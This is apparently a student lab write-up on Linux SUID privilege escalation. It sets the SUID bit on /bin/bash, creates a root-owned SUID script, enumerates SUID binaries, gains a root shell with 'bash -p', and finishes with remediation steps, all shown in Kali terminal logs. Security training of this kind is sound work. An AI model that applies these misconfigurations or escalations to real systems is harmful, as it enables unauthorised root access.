POC TASK 4

Step 1: Understanding SUID (Set User ID)

SUID is a special Linux permission that allows a file to be executed with the privileges of its owner (usually root) instead of the executing user. If misconfigured, SUID can lead to privilege escalation vulnerabilities.

Checking for SUID on a Binary

To determine if a binary has SUID enabled, run:

- ls -l /bin/bash

Expected output (if SUID is enabled):

- -rwsr-xr-x 1 root root 1183448 Feb 11 10:32 /bin/bash

Step 2: Creating a Vulnerable Environment

1. Enable SUID on /bin/bash (Unsafe Setup!)


- sudo chmod u+s /bin/bash

Verify the change:

- ls -l /bin/bash

2. Create a Root-Owned SUID Script (Insecure!)

- sudo touch /root/root_script.sh
- sudo echo -e '#!/bin/bash\necho "Root command executed"' | sudo tee /root/root_script.sh
- sudo chmod 4755 /root/root_script.sh



```
┌──(kali㉿kali)-[~]
└─$ ls -l /bin/bash

-rwxr-xr-x 1 root root 1302512 Oct  5 11:53 /bin/bash

┌──(kali㉿kali)-[~]
└─$ sudo chmod u+s /bin/bash

[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ls -l /bin/bash

-rwsr-xr-x 1 root root 1302512 Oct  5 11:53 /bin/bash

┌──(kali㉿kali)-[~]
└─$ sudo touch /root/root_script.sh
sudo echo -e '#!/bin/bash\necho "Root command executed"' | sudo tee /root/root_script.sh
sudo chmod 4755 /root/root_script.sh

#!/bin/bash
echo "Root command executed"

┌──(kali㉿kali)-[~]
└─$ ls -l /root/root_script.sh

ls: cannot access '/root/root_script.sh': Permission denied

┌──(kali㉿kali)-[~]
└─$ sudo chmod 755 /root/root_script.sh


┌──(kali㉿kali)-[~]
└─$ ls -l /root/root_script.sh

ls: cannot access '/root/root_script.sh': Permission denied

┌──(kali㉿kali)-[~]
└─$ sudo -i
ls -l /root/root_script.sh

┏━(Message from Kali developers)
┃
┃ This is a minimal installation of Kali Linux, you likely
┃ want to install supplementary tools. Learn how:
┃ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
┃
┗━(Run: "touch ~/.hushlogin" to hide this message)
┌──(root㉿kali)-[~]
└─# /root/root_script.sh

Root command executed

┌──(root㉿kali)-[~]
└─# find / -perm -4000 2>/dev/null

/root/BurpSuiteCommunity/burpbrowser/132.0.6834.83/chrome-sandbox
/opt/brave.com/brave/chrome-sandbox
```

Step 3: Exploiting SUID Misconfigurations

1. Finding SUID-Enabled Binaries

To locate all files with the SUID bit set, run:

- find / -perm -4000 2>/dev/null

2. Exploiting SUID on Bash

As a low-privileged user, execute:

- /bin/bash -p


Verify root access:

- whoami

3. Exploiting the SUID Script

If the root-owned script is accessible, execute it:

- /root/root_script.sh



```
Root command executed

┌──(root㉿kali)-[~]
└─# find / -perm -4000 2>/dev/null

/root/BurpSuiteCommunity/burpbrowser/132.0.6834.83/chrome-sandbox
/opt/brave.com/brave/chrome-sandbox
/opt/brave.com/brave-beta/chrome-sandbox
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/passwd
/usr/bin/ntfs-3g
/usr/bin/fusermount3
/usr/bin/gpasswd
/usr/bin/bash
/usr/bin/su
/usr/sbin/pppd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1

┌──(root㉿kali)-[~]
└─# /bin/bash -p

┌──(root㉿kali)-[~]
└─# whoami
root

┌──(root㉿kali)-[~]
└─# /root/root_script.sh
Root command executed

┌──(root㉿kali)-[~]
└─# sudo chmod -s /bin/bash

┌──(root㉿kali)-[~]
└─# ls -l /bin/bash
-rwxr-xr-x 1 root root 1302512 Oct  5 11:53 /bin/bash

┌──(root㉿kali)-[~]
└─# sudo chmod 700 /root/root_script.sh

┌──(root㉿kali)-[~]
└─# ls -l /root/root_script.sh
-rwx------ 1 root root 41 Mar 11 21:25 /root/root_script.sh
```

Step 4: Securing the System

1. Remove SUID from /bin/bash

- sudo chmod -s /bin/bash

Verify the change:

- ls -l /bin/bash

The SUID bit is removed, preventing unauthorized privilege escalation.